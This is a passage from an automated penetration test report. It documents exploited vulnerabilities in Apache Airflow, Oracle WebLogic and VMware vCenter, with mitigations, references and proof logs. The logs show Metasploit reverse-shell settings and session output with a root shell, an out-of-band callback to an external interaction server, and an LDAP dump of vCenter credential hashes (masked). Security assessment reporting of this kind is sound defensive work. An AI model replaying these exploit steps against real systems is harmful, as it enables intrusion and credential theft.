[*] 10.0.220.50 - Command shell session 547 closed.
[*] 10.0.220.50 - Command shell session 549 closed.
[*] 10.0.220.53 - Meterpreter session 552 closed.
[*] 10.0.220.53 - Meterpreter session 551 closed.  Reason: Died
[*] 10.0.220.50 - Command shell session 550 closed.
[*] 10.0.220.50:4506 - Client 10.0.220.50 (Salt/2019.2.3 http.query()) requested /ndfIZSpkkL
[*] 10.0.220.50:4506 - Sending payload to 10.0.220.50 (Salt/2019.2.3 http.query())
[*] 10.0.220.50 - Command shell session 553 closed.
[*] 10.0.220.53 - Meterpreter session 555 closed.  Reason: Died
[*] 10.0.220.53 - Meterpreter session 557 closed.
```

```
[*] 10.0.220.50 - Command shell session 556 closed.
[*] 10.0.220.50 - Command shell session 558 closed.
[*] Command shell session 554 opened (10.0.227.200:23 -> 10.0.220.50:41200) at 2024-05-25 03:33:07 +0000
[*] 10.0.220.50:4506 - Server stopped.
[*] Session 554 created in the background.

> id
uid=0(root) gid=0(root) groups=0(root)
```

2.3.35. Apache Airflow Experimental API Authentication Bypass Vulnerability

CRITICAL 9.8

CVE-2020-13927

This is a CISA Known Exploited Vulnerability.

9.8 Base Score | 0 Attack Paths

Details

The previous default setting for Airflow's Experimental API was to allow all API requests without authentication, but this poses security risks to users who miss this fact. From Airflow 1.10.11 the default has been changed to deny all requests by default and is documented at **https://airflow.apache.org/docs/1.10.11/security.html#api-authentication**. Note this change fixes it for new installs but existing users need to change their config to default `[api]auth_backend = airflow.api.auth.backend.deny_all` as mentioned in the Updating Guide: **https://github.com/apache/airflow/blob/1.10.11/UPDATING.md#experimental-api-will-deny-all-request-by-default**

Unauthorized attackers can access the Airflow experimental API endpoints to read potentially sensitive data and chain with other vulnerabilities.

Unauthorized Access | Information Disclosure

Mitigations

- In the Airflow configuration file, under [api] set the "auth_backend" value to "Airflow.api.auth.backend.deny_all". From Airflow 1.10.11 on this is the default behavior.

References

- CVE-2020-13927 @ **https://nvd.nist.gov/vuln/detail/CVE-2020-13927**
- Vendor Advisory @ **https://lists.apache.org/thread/mq1bpqf3ztg1nhyc5qbrjobfrzttwx1d**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.2.51.102 : 8080	10.2.51.102	Apache Airflow on 10.2.51.102 Port 8080		CRITICAL 9.8

Proof

Proof of exploitability against affected asset **Apache Airflow on 10.2.51.102 Port 8080**

List of latest DAG runs from Airflow, attained by abusing CVE-2020-13927 to access the Airflow API "/api/experimental/latest_runs" without authentication

```
05/24/2024, 4:12 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson -r /etc/resolv.conf

Request:
```

```
GET /api/experimental/latest_runs HTTP/1.1
Host: 10.2.51.102:8080
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/
537.36
Connection: close
Accept: */*
Accept-Language: en
Accept-Encoding: gzip



Response:
HTTP/1.1 200 OK
Connection: close
Content-Length: 265
Content-Type: application/json
Date: Fri, 24 May 2024 23:11:31 GMT
Server: gunicorn/19.10.0

{"items":[{"dag_id":"example_trigger_target_dag","dag_run_url":"/admin/airflow/graph?dag_id=example_trigge
r_target_dag&execution_date=2024-05-24+22%3A35%3A35%2B00%3A00","execution_date":"2024-05-24T22:35:35+00:00
","start_date":"2024-05-24T22:35:35.445216+00:00"}]}
```

2.3.36. Oracle WebLogic Java Deserialization Vulnerability - Console Component

CRITICAL 9.8

CVE-2020-14882

This weakness led to a Host Compromise affecting host 10.2.51.105.

This is a CISA Known Exploited Vulnerability.

9.8 Base Score | 1 Attack Path

Details

Vulnerability in the Oracle WebLogic Server product of Oracle Fusion Middleware (component: Console). Supported versions that are affected are 10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0, 12.2.1.4.0 and 14.1.1.0.0. Easily exploitable vulnerability allows unauthenticated attacker with network access via HTTP to compromise Oracle WebLogic Server. Successful attacks of this vulnerability can result in takeover of Oracle WebLogic Server. CVSS 3.1 Base Score 9.8 (Confidentiality, Integrity and Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H).

Unauthenticated attackers with access to the Oracle WebLogic Administration Console can gain control of the vulnerable server by exploiting this vulnerability.

Remote Code Execution | Unauthorized Access | Privilege Escalation

Mitigations

- Apply all updates and patch to the latest vendor-supported version for both this vulnerability and for the related CVE-2020-14750 vulnerability.

References

- CVE-2020-14882 @ **https://nvd.nist.gov/vuln/detail/CVE-2020-14882**
- Oracle Security Advisory for CVE-2020-14882 @ **https://www.oracle.com/security-alerts/cpuoct2020.html**
- Oracle Security Advisory for CVE-2020-14750 @ **https://www.oracle.com/security-alerts/alert-cve-2020-14750.html**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.2.51.105 : 7001	10.2.51.105	Oracle Weblogic Server on 10.2.51.105 Port 7001	Host Compromise (1)	CRITICAL 9.8

Proof

Proof of exploitability against affected asset **Oracle Weblogic Server on 10.2.51.105 Port 7001**

Out-of-band request and response showing that the vulnerable Oracle WebLogic Server connected to an attacker-specified external server

```
05/24/2024, 4:29 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson -r /etc/resolv.conf

Request:
;; opcode: QUERY, status: NOERROR, id: 7020
;; flags:; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version 0; flags: do; udp: 1452

;; QUESTION SECTION:
;cp8htss9f4disr5nceq0uypusupydgf1x.main.interacth3.io.  IN       A


Response:
;; opcode: QUERY, status: NOERROR, id: 7020
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;cp8htss9f4disr5nceq0uypusupydgf1x.main.interacth3.io.  IN       A

;; ANSWER SECTION:
cp8htss9f4disr5nceq0uypusupydgf1x.main.interacth3.io.   3600    IN      A       142.93.186.145

;; AUTHORITY SECTION:
cp8htss9f4disr5nceq0uypusupydgf1x.main.interacth3.io.   3600    IN      NS      ns1.main.interacth3.io.
cp8htss9f4disr5nceq0uypusupydgf1x.main.interacth3.io.   3600    IN      NS      ns2.main.interacth3.io.

;; ADDITIONAL SECTION:
ns1.main.interacth3.io. 3600    IN      A       142.93.186.145
ns2.main.interacth3.io. 3600    IN      A       142.93.186.145
```

2.3.37. Apache Airflow Authorization Bypass Vulnerability

CRITICAL 9.8

CVE-2020-17526

Details

Incorrect Session Validation in Apache Airflow Webserver versions prior to 1.10.14 with default config allows a malicious airflow user on site A where they log in normally, to access unauthorized Airflow Webserver on Site B through the session from Site A. This does not affect users who have changed the default value for `[webserver] secret_key` config.

Attackers can gain administrative access to the vulnerable application without authentication.

Unauthorized Access | Information Disclosure

Mitigations

- Update to Apache Airflow version >= 1.10.14.
- In the Airflow configuration file, under [webserver] set the "secret_key" value to a non-default value, preferably a long randomly-generated string.

References

- CVE-2020-17526 @ **https://nvd.nist.gov/vuln/detail/CVE-2020-17526**
- Vendor Advisory @ **https://lists.apache.org/thread/rrp5r6jfcjfjf32dbqs96zm7qbtho2ro**


Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.2.51.102 : 8080	10.2.51.102	Apache Airflow on 10.2.51.102 Port 8080		CRITICAL 9.8

Proof

Proof of exploitability against affected asset **Apache Airflow on 10.2.51.102 Port 8080**

This is the default screen for authenticated users, accessed by abusing CVE-2020-17526 to bypass login.



2.3.38. VMware vCenter Server Access Control Vulnerability

CRITICAL 9.8

CVE-2020-3952

This weakness led to a Critical Infrastructure Compromise affecting the LDAP service at 10.0.40.99:389, a Host Compromise affecting host 10.0.40.99 (vcsa.smoke.net), and a Ransomware Exposure affecting host 10.0.40.99 (vcsa.smoke.net).

This is a CISA Known Exploited Vulnerability.

9.8 Base Score | 3 Attack Paths

Details

Under certain conditions, vmdir that ships with VMware vCenter Server, as part of an embedded or external Platform Services Controller (PSC), does not correctly implement access controls.

Vulnerable vCenter Servers may disclose administrative account credentials and allow creation of an attacker-controlled administrative account allowing full control of the vCenter Server resources.

File Upload | Unauthorized Access | Privilege Escalation

Mitigations

- Apply all updates and patch to the latest version of vCenter Server.

References

- CVE-2020-3952 @ **https://nvd.nist.gov/vuln/detail/CVE-2020-3952**
- VMware Security Advisories @ **https://www.vmware.com/security/advisories/VMSA-2020-0006.html**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.40.99 : 389	10.0.40.99	LDAP Service on 10.0.40.99 (vcsa.smoke.net) Port 389	Critical Infrastructure Compromise (1) Host Compromise (1) Ransomware Exposure (1)	CRITICAL 9.8
10.0.4.29 : 389	10.0.4.29	LDAP Service on 10.0.4.29 (vcsa.pod04.example.internal) Port 389	Critical Infrastructure Compromise (1) Host Compromise (1) Ransomware Exposure (1)	CRITICAL 9.8

Proof

Proof of exploitability against one of the affected assets: **LDAP Service on 10.0.40.99 (vcsa.smoke.net) Port 389**

Successfully dumped vCenter password hashes with the exploit

```
05/24/2024, 2:11 PM

$ python3 /opt/h3/msfrun.py

VERBOSE => false
RPORT => 389
[!] Changing the SSL option's value may require changing RPORT!
SSL => false
KrbCacheMode => read-write
LDAP::Auth => auto
LDAP::KrbOfferedEncryptionTypes => AES256,AES128,RC4-HMAC,DES-CBC-MD5,DES3-CBC-SHA1
LDAP::ConnectTimeout => 10.0
ACTION => Dump
RHOSTS => 10.0.40.99
[-] Unknown datastore option: DisablePayloadHandler.
[*] Running module against 10.0.40.99
[*] Discovering base DN automatically
[-] 10.0.40.99:389 A base DN matching the expected format could not be found!
[!] Falling back on default base DN dc=vsphere,dc=local
[*] Dumping LDAP data from vmdir service at 10.0.40.99:389
[+] 10.0.40.99:389 is vulnerable to CVE-2020-3952
[*] Storing LDAP data in loot
[+] Saved LDAP data to /root/.msf4/loot/20240524211054_default_10.0.40.99_VMwarevCenterS_906790.txt
[*] Password and lockout policy:
vmwpasswordchangeautounlockintervalsec: 300
vmwpasswordchangefailedattemptintervalsec: 180
vmwpasswordchangemaxfailedattempts: 5
vmwpasswordlifetimedays: 90
vmwpasswordmaxidenticaladjacentchars: 3
vmwpasswordmaxlength: 20
vmwpasswordminalphabeticcount: 2
vmwpasswordminlength: 8
vmwpasswordminlowercasecount: 1
vmwpasswordminnumericcount: 1
vmwpasswordminspecialcharcount: 1
vmwpasswordminuppercasecount: 1
vmwpasswordprohibitedpreviouscount: 5
```

```
[+] Credentials found: cn=vcsa.smoke.net,ou=Domain Controllers,dc=vsphere,dc=local:$dynamic_82$49*********
******************34
[+] Credentials found: CN=waiter f512597f-6934-47d8-9642-ee3177bf83f0,cn=users,dc=vsphere,dc=local:$dynami
c_82$0f****************************68
[+] Credentials found: cn=krbtgt/VSPHERE.LOCAL,cn=users,dc=VSPHERE,dc=LOCAL:$dynamic_82$ea**************
************78
[+] Credentials found: cn=K/M,cn=users,dc=VSPHERE,dc=LOCAL:$dynamic_82$57**************************f4
[+] Credentials found: CN=ericsmom,CN=Users,DC=vsphere,DC=local:$dynamic_82$fc**************************
0c
[+] Credentials found: cn=Administrator,cn=Users,dc=vsphere,dc=local:$dynamic_82$e2**********************
*****f3
[+] Credentials found: cn=vmca/vcsa.smoke.net@VSPHERE.LOCAL,cn=Managed Service Accounts,dc=vsphere,dc=loca
l:$dynamic_82$ee****************************84
[+] Credentials found: cn=ldap/vcsa.smoke.net@VSPHERE.LOCAL,cn=Managed Service Accounts,dc=vsphere,dc=loca
l:$dynamic_82$07****************************49
[+] Credentials found: cn=DNS/vcsa.smoke.net@VSPHERE.LOCAL,cn=Managed Service Accounts,dc=vsphere,dc=local
:$dynamic_82$0b****************************0a
[+] Credentials found: cn=host/vcsa.smoke.net@VSPHERE.LOCAL,cn=Managed Service Accounts,dc=vsphere,dc=loca
l:$dynamic_82$bb****************************b9
[*] Auxiliary module execution completed
```

2.3.39. VMware vCenter vROPS Plugin Remote Code Execution Vulnerability

CRITICAL 9.8

CVE-2021-21972

This weakness led to a Critical Infrastructure Compromise affecting the Web service at 10.0.4.29:443, a Host Compromise affecting host 10.0.4.29 (vcsa.pod04.example.internal), and a Ransomware Exposure affecting host 10.0.4.29 (vcsa.pod04.example.internal).

This is a CISA Known Exploited Vulnerability and **Known to be Used in Ransomware Campaigns**.

9.8 Base Score | 3 Attack Paths

Details

The vSphere Client (HTML5) contains a remote code execution vulnerability in a vCenter Server plugin. A malicious actor with network access to port 443 may exploit this issue to execute commands with unrestricted privileges on the underlying operating system that hosts vCenter Server. This affects VMware vCenter Server (7.x before 7.0 U1c, 6.7 before 6.7 U3l and 6.5 before 6.5 U3n) and VMware Cloud Foundation (4.x before 4.2 and 3.x before 3.10.1.2).

Unauthenticated attackers with network access to a vulnerable VMware vCenter Server can gain full control of the server by exploiting this vulnerability.

File Upload | Remote Code Execution | Unauthorized Access

Mitigations

- Apply all updates and patch to the latest vendor-supported version.
- Apply workarounds described in VMware KB82374.

References

- CVE-2021-21972 @ **https://nvd.nist.gov/vuln/detail/CVE-2021-21972**
- Proof of Concept for CVE-2021-21972 @ **https://github.com/horizon3ai/CVE-2021-21972/**
- VMware Advisory VMSA-2021-0002 @ **https://www.vmware.com/security/advisories/VMSA-2021-0002.html**
- VMware KB82374 @ **https://kb.vmware.com/s/article/82374**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.29 : 443	10.0.4.29	Web Service on 10.0.4.29 (vcsa.pod04.example.internal) Port 443	Critical Infrastructure Compromise (1) Host Compromise (1) Ransomware Exposure (1)	CRITICAL 9.8
10.0.40.99 : 443	10.0.40.99	Web Service on 10.0.40.99 (vcsa.smoke.net) Port 443	Critical Infrastructure Compromise (1) Host Compromise (1) Ransomware Exposure (1)	CRITICAL 9.8

Proof

Proof of exploitability against one of the affected assets: **Web Service on 10.0.4.29 (vcsa.pod04.example.internal) Port 443**

Commands executed on the vulnerable host via a Metasploit reverse shell that was established by exploiting this vulnerability

```
05/24/2024, 2:18 PM

$ python3 /opt/h3/msfrun_and_exec.py

[*] Using configured payload java/jsp_shell_reverse_tcp
VERBOSE => false
WfsDelay => 2
EnableContextEncoding => false
DisablePayloadHandler => false
RPORT => 443
SSL => true
UserAgent => Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0
.0.0 Safari/537.36 Edg/108.0.1462.46
HttpUsername =>
HttpPassword =>
DigestAuthIIS => true
SSLVersion => Auto
FingerprintCheck => true
DOMAIN => WORKSTATION
HttpTrace => false
HttpTraceHeadersOnly => false
HttpTraceColors => red/blu
HTTP::uri_encode_mode => hex-normal
HTTP::uri_full_url => false
HTTP::pad_method_uri_count => 1
HTTP::pad_uri_version_count => 1
HTTP::pad_method_uri_type => space
HTTP::pad_uri_version_type => space
HTTP::method_random_valid => false
HTTP::method_random_invalid => false
HTTP::method_random_case => false
HTTP::version_random_valid => false
HTTP::version_random_invalid => false
HTTP::uri_dir_self_reference => false
HTTP::uri_dir_fake_relative => false
HTTP::uri_use_backslashes => false
HTTP::pad_fake_headers => false
HTTP::pad_fake_headers_count => 0
HTTP::pad_get_params => false
HTTP::pad_get_params_count => 16
HTTP::pad_post_params => false
HTTP::pad_post_params_count => 16
HTTP::shuffle_get_params => false
HTTP::shuffle_post_params => false
HTTP::uri_fake_end => false
HTTP::uri_fake_params_start => false
HTTP::header_folding => false
AllowNoCleanup => false
TARGETURI => /
SprayAndPrayMin => 0
SprayAndPrayMax => 120
AutoCheck => true
ForceExploit => false
```

```
RHOSTS => 10.0.4.29
TARGET => 0
payload => java/jsp_shell_reverse_tcp
VERBOSE => false
LPORT => 8080
ReverseAllowProxy => False
ReverseListenerThreaded => False
StagerRetryCount => 10
StagerRetryWait => 5
CreateSession => True
AutoVerifySession => True
LHOST => 10.0.227.200
[*] Started reverse TCP handler on 10.0.227.200:8080
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Using auxiliary/scanner/vmware/esx_fingerprint as check
[+] 10.0.4.29:443 - Identified VMware vCenter Server 6.7.0 build-8170161
[*] Scanned 1 of 1 hosts (100% complete)
[+] The target is vulnerable. Unauthenticated endpoint access granted.
[*] Uploading OVA file: 1d1smMsFFu7flk4sU9aouec.ova
[+] Successfully uploaded OVA file
[*] Requesting JSP payload: https://10.0.4.29/ui/resources/GMujPoChtsa7Ld3j3bs.jsp
[+] Successfully requested JSP payload
[*] 10.0.4.29 - Command shell session 5 closed.
[*] 10.0.4.29 - Command shell session 6 closed.
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/6/0/h5ngc.war/resources/GMujPoChtsa7L
d3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/63/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/79/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/81/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/87/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/67/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/88/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/116/0/h5ngc.war/resources/GMujPoChtsa
7Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/55/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/60/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/119/0/h5ngc.war/resources/GMujPoChtsa
7Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/8/0/h5ngc.war/resources/GMujPoChtsa7L
d3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/23/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/70/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/68/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/78/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/104/0/h5ngc.war/resources/GMujPoChtsa
7Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/115/0/h5ngc.war/resources/GMujPoChtsa
7Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/80/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/29/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/84/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/2/0/h5ngc.war/resources/GMujPoChtsa7L
d3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/97/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/96/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/82/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/28/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/51/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/10/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/98/0/h5ngc.war/resources/GMujPoChtsa7
```

```
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/107/0/h5ngc.war/resources/GMujPoChtsa
7Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/13/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/4/0/h5ngc.war/resources/GMujPoChtsa7L
d3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/12/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/33/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/57/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/38/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/93/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/16/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/103/0/h5ngc.war/resources/GMujPoChtsa
7Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/25/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/47/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/56/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/91/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/83/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/112/0/h5ngc.war/resources/GMujPoChtsa
7Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/99/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/14/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/109/0/h5ngc.war/resources/GMujPoChtsa
7Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/114/0/h5ngc.war/resources/GMujPoChtsa
7Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/75/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/118/0/h5ngc.war/resources/GMujPoChtsa
7Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/37/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/106/0/h5ngc.war/resources/GMujPoChtsa
7Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/94/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/86/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/90/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/7/0/h5ngc.war/resources/GMujPoChtsa7L
d3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/101/0/h5ngc.war/resources/GMujPoChtsa
7Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/74/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/105/0/h5ngc.war/resources/GMujPoChtsa
7Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/117/0/h5ngc.war/resources/GMujPoChtsa
7Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/77/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/73/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/0/0/h5ngc.war/resources/GMujPoChtsa7L
d3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/89/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/72/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/31/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
[+] Deleted /usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/69/0/h5ngc.war/resources/GMujPoChtsa7
Ld3j3bs.jsp
